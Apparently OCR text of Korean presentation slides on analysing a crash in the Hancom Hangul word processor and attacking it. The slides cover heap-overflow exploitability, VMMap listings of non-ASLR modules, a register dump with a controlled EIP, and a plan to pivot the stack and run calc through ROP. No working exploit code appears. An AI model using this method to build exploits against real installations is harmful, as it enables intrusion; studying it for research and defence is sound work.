
한글 크래시 분석 및 공격


Thread1
Thread2
Thread3
Code
Data
Heap
Stack
Code
Data
Heap
Stack
Code
Data
Heap
Stack
공유영역


한글 크래시 분석 및 공격


Thread1
Thread2
Thread3
Thread4
0x803425af
0x30
0x34af0344
0x500


한글 크래시 분석 및 공격


Thread1
Thread2
Thread3
Thread4
aaaa aaaa aaaa aaaa
aaaa aaaa aaaa aaaa
aaaa aaaa aaaa aaaa
aaaa aaaa aaaa aaaa
....
... .
....
....

한글 크래시 분석 및 공격


Thread1
Thread2
heap
표의 길이(가로세로)
기타 20바이트 .....
표의 길이(가로세로)
기타 20바이트
aaaa
aaaa
aaaa
Unexploitable

한글 크래시 분석 및 공격



Thread1
Thread2
heap
표의 길이(가로세로)
기타 20바이트 .....
표의 길이(가로세로)
기타 20바이트
aaaa
aaaa
aaaa
Exploitable

한글 크래시 분석 및 공격

- Sysinternals가 MS로 흡수된 후 현재는 Microsoft TechNet에서 제공하고 있는 통합 시스템 진단/관리 유틸

한글 크래시 분석 및 공격

https://technet.microsoft.com/en-us/sysinternals/bb842062.aspx



한글 크래시 분석 및 공격

이름	수정한 날짜	유형	크기
accesschk	2015-05-25 오후...	응용 프로그램	668KB
AccessEnum	2006-11-01 오후...	응용 프로그램	171KB
AdExplorer	2007-07-12 오전...	컴파일된 HTML ...	50KB
ADExplorer	2012-11-14 오전...	응용 프로그램	469KB
ADInsight	2007-11-07 오전...	컴파일된 HTML ...	393KB
ADInsight	2007-11-20 오후...	응용 프로그램	1,026KB
adrestore	2006-11-01 오후...	응용 프로그램	147KB
Autologon	2011-02-22 오후...	응용 프로그램	146KB
autoruns	2015-06-11 오전...	컴파일된 HTML ...	50KB
Autoruns	2015-05-25 오전...	응용 프로그램	665KB
autorunsc	2015-05-25 오전...	응용 프로그램	580KB
Bginfo	2013-07-31 오후...	응용 프로그램	828KB
Cacheset	2006-11-01 오후...	응용 프로그램	151KB
Clockres	2009-06-03 오후...	응용 프로그램	149KB
Contig	2012-11-14 오전...	응용 프로그램	204KB
Coreinfo	2014-08-18 오후...	응용 프로그램	872KB
ctrl2cap.amd.sys	2006-09-27 오후...	시스템 파일	10KB
ctrl2cap	2006-11-01 오후...	응용 프로그램	147KB
ctrl2cap.nt4.sys	1999-11-21 오후...	시스템 파일	3KB
ctrl2cap.nt5.sys	1999-11-21 오후...	시스템 파일	3KB
dbgview	2005-09-15 오전...	컴파일된 HTML ...	67KB
Dbgview	2012-12-03 오전...	응용 프로그램	458KB
Desktops	2012-10-17 오후...	응용 프로그램	115KB
Disk2vhd	2013-12-17 오후...	컴파일된 HTML ...	40KB
disk2vhd	2014-01-20 오후...	응용 프로그램	6,968KB
diskext	2007-05-14 오전...	응용 프로그램	86KB

한글 크래시 분석 및 공격

VMMap - Sysinternals: www.sysinternals.com

File Edit View Tools Options Help

Process: Hwp.exe
PID: 5280

Committed: 245,976 K
Private Bytes: 79,588 K
Working Set: 27,136 K

Type	Size	Committed	Private	Total WS	Private WS	Shareable WS	Shared WS	Locked WS	Blocks	Largest
Total	323,948 K	245,976 K	79,588 K	27,136 K	7,304 K	19,832 K	2,736 K		1120	
Image	140,300 K	138,296 K	29,676 K	7,232 K	2,080 K	5,152 K	2,256 K		753	28,100 K
Mapped File	14,108 K	13,612 K		60 K		60 K	60 K		16	9,408 K
Shareable	69,188 K	44,156 K		14,616 K		14,616 K	416 K		78	20,480 K
Heap	13,120 K	8,552 K	8,552 K	2,524 K	2,524 K				41	4,096 K
Managed Heap										
Stack	11,520 K	420 K	420 K	104 K	104 K				54	1,024 K
Private Data	58,692 K	40,008 K	40,008 K	1,668 K	1,664 K	4 K	4 K		178	15,360 K
Page Table	932 K	932 K	932 K	932 K	932 K					
Unusable	16,088 K									60 K
Free	1,774,072 K								70	823,168 K

Address	Type	Size	Commi...	Private	Total WS	Privat...	Share...	Shar...	Loc...	Blocks	Protection	Details
08970000	Heap (Private ...	1,024 K	72 K	72 K	12 K	12 K				2	Read/Write	Heap ID: 10 [COMPATABILITY]
00520000	Image	72 K	72 K	8 K	40 K	40 K				5	Execute/Read	C:₩Program Files (x86)₩RocketDock₩RocketDock.dll
02420000	Image	136 K	136 K	16 K	40 K	40 K				5	Execute/Read	C:₩Program Files (x86)₩Hnc₩HOffice9₩Bin₩HncImageIO.dll
02580000	Image	40 K	40 K	4 K						5	Execute/Read	C:₩Program Files (x86)₩Hnc₩HOffice9₩Bin₩HncXalMesg8.dll
03A10000	Image	368 K	368 K	4 K						5	Execute/Read	C:₩Program Files (x86)₩Hnc₩HOffice9₩Bin₩HncPtnCore8.dll
05BD0000	Image	1,736 K	1,736 K	12 K						5	Execute/Read	C:₩Program Files (x86)₩Hnc₩HOffice9₩Bin₩HncXalCore8.dll
05D90000	Image	492 K	492 K	4 K						5	Execute/Read	C:₩Program Files (x86)₩Hnc₩HOffice9₩Bin₩HncXsecCore8,..
08B00000	Image	956 K	956 K	76 K						7	Execute/Read	C:₩Program Files (x86)₩Hnc₩HOffice9₩Bin₩VFS₩WebDAV,..
10000000	Image	1,032 K	1,032 K	72 K	44 K	20 K	24 K			8	Execute/Read	C:₩Program Files (x86)₩Hnc₩HOffice9₩Bin₩HncLibeay8.dll
12000000	Image	1,724 K	1,724 K	140 K	24 K	12 K	12 K			7	Execute/Read	C:₩Program Files (x86)₩Hnc₩HOffice9₩Bin₩HncXerCore8.dll
00040000	Image (ASLR)	4 K	4 K							1	Read	C:₩Windows₩System32₩apisetschema.dll
00AC0000	Image (ASLR)	5,476 K	5,476 K	396 K	1,184 K	64 K	1,120 K			19	Execute/Read	C:₩Program Files (x86)₩Hnc₩HOffice9₩Bin₩Hwp.exe
03D80000	Image (ASLR)	13,480 K	13,480 K	10,780 K	32 K	32 K				7	Execute/Read	C:₩Program Files (x86)₩Hnc₩HOffice9₩Bin₩HncOfficeActio,..
04FB0000	Image (ASLR)	7,768 K	7,768 K	436 K	956 K	940 K	16 K			15	Execute/Read	C:₩Program Files (x86)₩Hnc₩HOffice9₩Bin₩HwpApp.dll
07EB0000	Image (ASLR)	3,756 K	3,756 K	48 K						5	Execute/Read	C:₩Program Files (x86)₩Hnc₩HOffice9₩Bin₩plugin₩HncCB,..
09F20000	Image (ASLR)	464 K	464 K	60 K	20 K	20 K				11	Execute/Read	C:₩Program Files (x86)₩Hnc₩HOffice9₩Bin₩HncSpeller90.dll
0F480000	Image (ASLR)	4,252 K	4,252 K	8 K	20 K	12 K	8 K			5	Execute/Read	C:₩Program Files (x86)₩Hnc₩HOffice9₩Bin₩plugin₩HncCh,..
44590000	Image (ASLR)	3,828 K	3,828 K	180 K	808 K	44 K	764 K			11	Execute/Read	C:₩Program Files (x86)₩Hnc₩HOffice9₩Bin₩HncAtlExt90.dll
45450000	Image (ASLR)	3,848 K	3,848 K							1	Read	C:₩Program Files (x86)₩Hnc₩HOffice9₩Bin₩HncOfficeActio,..
48E40000	Image (ASLR)	28,100 K	28,100 K		32 K		32 K			1	Read	C:₩Program Files (x86)₩Hnc₩HOffice9₩Bin₩HwpUR.KOR

한글 크래시 분석 및 공격

Address	Type	Size	Commi...	Details
08970000	Heap (Private ...	1,024 K	72 K	Heap ID: 10 [COMPATABILITY]
00520000	Image	72 K	72 K	C:₩Program Files (x86)₩RocketDock₩RocketDock.dll
02420000	Image	136 K	136 K	C:₩Program Files (x86)₩Hnc₩HOffice9₩Bin₩HncImageIO.dll
02580000	Image	40 K	40 K	C:₩Program Files (x86)₩Hnc₩HOffice9₩Bin₩HncXalMesg8.dll
03A10000	Image	368 K	368 K	C:₩Program Files (x86)₩Hnc₩HOffice9₩Bin₩HncPtnCore8.dll
05BD0000	Image	1,736 K	1,736 K	C:₩Program Files (x86)₩Hnc₩HOffice9₩Bin₩HncXalCore8.dll
05D90000	Image	492 K	492 K	C:₩Program Files (x86)₩Hnc₩HOffice9₩Bin₩HncXsecCore8...
08B00000	Image	956 K	956 K	C:₩Program Files (x86)₩Hnc₩HOffice9₩Bin₩VFS₩WebDAV...
10000000	Image	1,032 K	1,032 K	C:₩Program Files (x86)₩Hnc₩HOffice9₩Bin₩HncLibeay8.dll
12000000	Image	1,724 K	1,724 K	C:₩Program Files (x86)₩Hnc₩HOffice9₩Bin₩HncXerCore8.dll
00040000	Image (ASLR)	4 K	4 K	C:₩Windows₩System32₩apisetschema.dll
00AC0000	Image (ASLR)	5,476 K	5,476 K	C:₩Program Files (x86)₩Hnc₩HOffice9₩Bin₩Hwp.exe
03D80000	Image (ASLR)	13,480 K	13,480 K	C:₩Program Files (x86)₩Hnc₩HOffice9₩Bin₩HncOfficeActio...
04FB0000	Image (ASLR)	7,768 K	7,768 K	C:₩Program Files (x86)₩Hnc₩HOffice9₩Bin₩HwpApp.dll
07EB0000	Image (ASLR)	3,756 K	3,756 K	C:₩Program Files (x86)₩Hnc₩HOffice9₩Bin₩plugin₩HncCB...
09F20000	Image (ASLR)	464 K	464 K	C:₩Program Files (x86)₩Hnc₩HOffice9₩Bin₩HncSpeller90.dll
0F480000	Image (ASLR)	4,252 K	4,252 K	C:₩Program Files (x86)₩Hnc₩HOffice9₩Bin₩plugin₩HncCh...
44590000	Image (ASLR)	3,828 K	3,828 K	C:₩Program Files (x86)₩Hnc₩HOffice9₩Bin₩HncAtlExt90.dll
45450000	Image (ASLR)	3,848 K	3,848 K	C:₩Program Files (x86)₩Hnc₩HOffice9₩Bin₩HncOfficeActio...
48E40000	Image (ASLR)	28,100 K	28,100 K	C:₩Program Files (x86)₩Hnc₩HOffice9₩Bin₩HwpUR.KOR

ASLR 유무를 알 수 있음

한글 크래시 분석 및 공격

Address	Type	Size	Commi...	Details
08970000	Heap (Private ...	1,024 K	72 K	Heap ID: 10 [COMPATABILITY]
00520000	Image	72 K	72 K	C:₩Program Files (x86)₩RocketDock₩RocketDock.dll
02420000	Image	136 K	136 K	C:₩Program Files (x86)₩Hnc₩HOffice9₩Bin₩HncImageIO.dll
02580000	Image	40 K	40 K	C:₩Program Files (x86)₩Hnc₩HOffice9₩Bin₩HncXalMesg8.dll
03A10000	Image	368 K	368 K	C:₩Program Files (x86)₩Hnc₩HOffice9₩Bin₩HncPtnCore8.dll
05BD0000	Image	1,736 K	1,736 K	C:₩Program Files (x86)₩Hnc₩HOffice9₩Bin₩HncXalCore8.dll
05D90000	Image	492 K	492 K	C:₩Program Files (x86)₩Hnc₩HOffice9₩Bin₩HncXsecCore8...
08B00000	Image	956 K	956 K	C:₩Program Files (x86)₩Hnc₩HOffice9₩Bin₩VFS₩WebDAV...
10000000	Image	1,032 K	1,032 K	C:₩Program Files (x86)₩Hnc₩HOffice9₩Bin₩HncLibeay8.dll
12000000	Image	1,724 K	1,724 K	C:₩Program Files (x86)₩Hnc₩HOffice9₩Bin₩HncXerCore8.dll
00040000	Image (ASLR)	4 K	4 K	C:₩Windows₩System32₩apisetschema.dll
00AC0000	Image (ASLR)	5,476 K	5,476 K	C:₩Program Files (x86)₩Hnc₩HOffice9₩Bin₩Hwp.exe
03D80000	Image (ASLR)	13,480 K	13,480 K	C:₩Program Files (x86)₩Hnc₩HOffice9₩Bin₩HncOfficeActio...
04FB0000	Image (ASLR)	7,768 K	7,768 K	C:₩Program Files (x86)₩Hnc₩HOffice9₩Bin₩HwpApp.dll
07EB0000	Image (ASLR)	3,756 K	3,756 K	C:₩Program Files (x86)₩Hnc₩HOffice9₩Bin₩plugin₩HncCB...
09F20000	Image (ASLR)	464 K	464 K	C:₩Program Files (x86)₩Hnc₩HOffice9₩Bin₩HncSpeller90.dll
0F480000	Image (ASLR)	4,252 K	4,252 K	C:₩Program Files (x86)₩Hnc₩HOffice9₩Bin₩plugin₩HncCh...
44590000	Image (ASLR)	3,828 K	3,828 K	C:₩Program Files (x86)₩Hnc₩HOffice9₩Bin₩HncAtlExt90.dll
45450000	Image (ASLR)	3,848 K	3,848 K	C:₩Program Files (x86)₩Hnc₩HOffice9₩Bin₩HncOfficeActio...
48E40000	Image (ASLR)	28,100 K	28,100 K	C:₩Program Files (x86)₩Hnc₩HOffice9₩Bin₩HwpUR.KOR

C:₩Program Files (x86)₩Hnc₩HOffice9₩bin₩HncLibeay8.dll
C:₩Program Files (x86)₩Hnc₩HOffice9₩bin₩HncXerCore8.dll

한글 크래시 분석 및 공격


레지스터	값
EAX	0x20787463
ECX	0x00020001
EDX	0x61616161(임의의 값)
EBX	0
ESP	0x8f4fc70(random)
EBP	0x8f4fcf4(random)
ESI	0x70602598(random)
EDI	0x7060259c(random)
EIP	0x61616161(임의의 값)

한글 크래시 분석 및 공격

공격 시나리오

1. ESP를 페이로드에 위치

2. ROP를 통한 계산기 실행



한글 크래시 분석 및 공격

ESP를 페이로드에 위치하기 위한 gadget의 조건

